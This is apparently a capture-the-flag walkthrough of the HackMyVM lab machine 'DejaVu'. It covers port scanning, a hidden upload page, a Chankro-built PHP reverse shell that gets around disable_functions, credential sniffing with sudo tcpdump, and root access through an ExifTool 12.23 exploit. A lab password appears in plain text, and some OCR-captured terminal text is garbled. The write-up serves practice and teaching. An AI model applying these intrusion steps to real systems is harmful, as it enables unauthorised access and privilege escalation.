
DejaVu

HackMyVm: DejaVu



OS: Ubuntu

Web-Technology:

IP: 192.168.1.42

USERS:

⇒ robert

CREDENTIALS (ANY):

⇒ robert: 9737bo0hFx4

Flags:

⇒ user.txt : HMV{REDUCTED}
⇒ root.txt : HMV{REDUCTED}

NMAP RESULTS:

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) | ssh-hostkey:

- 3072 48:8f:5b:43:62:a1:5b:41:6d:7b:6e:55:27:bd:e1:67 (RSA)
- 256 10:17:d6:76:95:d0:9c:cc:ad:6f:20:7d:33:4a:27:4c (ECDSA)
- __ 256 12:72:23:de:ef:28:28:9e:e0:12:ae:5f:37:2e:ee:25 (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu)) |_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Web Services Enumeration:

→ Visited to source code of http://192.168.1.42/info.php

```
view-source:http://192.168.1.42/info.php
                                                                                                             쇼
         Ca
🕣 Import bookmarks... 🤏 Kali Linux 🥵 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🥳 Kali NetHunter 🝬 Exploit-DB
   <!-- /S3cR3t -->
   <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtmll-transitional.dtd">
   <html xmlns="http://www.w3.org/1999/xhtml"><head>
    <style type="text/css">
   body {background-color: #fff; color: #222; font-family: sans-serif;}
   pre {margin: θ; font-family: monospace;}
    a:link {color: #009; text-decoration: none; background-color: #fff;}
   a:hover {text-decoration: underline;}
   table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3px #ccc;}
   .center {text-align: center;}
   .center table {margin: lem auto; text-align: left;}
    .center th {text-align: center !important;}
   td, th {border: 1px solid #666; font-size: 75%; vertical-align: baseline; padding: 4px 5px;}
   th {position: sticky; top: θ; background: inherit;}
   h1 (font-size: 150%;
   h2 {font-size: 125%;}
   .p {text-align: left;}
    .e {background-color: #ccf; width: 300px; font-weight: bold;}
    .h {background-color: #99c; font-weight: bold;}
   .v {background-color: #ddd; max-width: 300px; overflow-x: auto; word-wrap: break-word;}
    .v i {color: #999;}
 26 img {float: right; border: θ;}
```

- ⇒ Found the the directory "S3cR3t"
- ⇒ Index of /S3cR3t



Index of /S3cR3t

 Name
 Last modified
 Size Description

 ▶ Parent Directory


 ☐ files/
 2022-05-13 10:21

 ☑ upload.php
 2022-05-13 11:52 1.3K

Apache/2.4.41 (Ubuntu) Server at 192.168.1.42 Port 80

 $[\]Rightarrow$

 $[\]Rightarrow$ Visited to http://192.168.1.42/S3cR3t/upload.php




- \Rightarrow In the enumeration I found that, site not accepting .php files
- ⇒ Need to bypass the disable_functions of site.

```
(kali@kali)-[~/Downloads/Chankro]
$ python2 chankro.py + arch 64 -- inputo rev.sh (+ output exploit.phtml -- path /var/www/html/.HowToEliminateTheTenMo) stCriticalInternetSecurityThreats/
Upload your file

Browse... No file selected.

Upload
```

- ⇒ Using chankro tool, I created the reverse shell exploit.phtml file.
- ⇒ Got reverse connection



Enumeration: www-data

- ⇒ sudo -l
- ⇒ I can use tcpdump as robert
- ⇒ So lets run cronjobs using pspy64 and intercept the traffic of those cronjobs using tcpdump as robert

⇒ As results, I found the password for robert

⇒ robert: 9737bo0hFx4

SSH: robert

- → Logged in as robert using creds
 - ⇒ reading user.txt

PRIV-ESC:

→ sudo -l

- ⇒ I can run /usr/local/bin/exiftool as root.
- ⇒ Check the version of exiftool

```
robert@dejavu:/dev/shm$ sudo -u root /usr/local/bin/exiftool -ver
12.23

⇒ robert@dejavu:/dev/shm$
```

- ⇒ Used exploit https://www.exploit-db.com/exploits/50911
- ⇒ By using the exploit, I created a image for changin the root password

⇒ Now, by using that image I can change the root password

⇒

```
robert@dejavu:/dev/shm$ sudo -u root /usr/local/bin/exiftool image.jpg
New password:
Retype new password:
passwd: password updated successfully
ExifTool Version Number
File Name
                                : image.jpg
Directory
                                : 317 bytes
File Size
File Modification Date/Time
                               : 2022:07:06 22:10:56+00:00
File Access Date/Time
                               : 2022:07:06 22:10:56+00:00
File Inode Change Date/Time
                               : 2022:07:06 22:10:56+00:00
File Permissions
                                : -rw-rw-r--
File Type
                               : JPEG
File Type Extension
                                : jpg
MIME Type
                                : image/jpeg
JFIF Version
                               : 1.01
                               : Big-endian (Motorola, MM)
Exif Byte Order
X Resolution
                                : 72
Y Resolution
Resolution Unit
                               : inches
Y Cb Cr Positioning
                               : Centered
DjVu Version
                               : 0.24
Spatial Resolution Command
                               : 300
Gamma
Orientation
                                : Horizontal (normal)
Image Width
Image Height
                                : Extended sequential DCT, arithmetic coding
Encoding Process
Bits Per Sample
Color Components
Image Size payload
Megapixels
                                : 0.000001
robert@dejavu:/dev/shm$
```

⇒ Now simply switch to root.

```
robert@dejavu:/dev/shm$ sullinux
Password:
  root@dejavu:/dev/shm# whoami
  root
  root@dejavu:/dev/shm# hostname
  dejavu
  root@dejavu:/dev/shm#
```

⇒ Reading root.txt

```
rvot.txto snapgreen

root@dejavu:~# cat r0ot.tXt

HMV{

root@dejavu:~#
```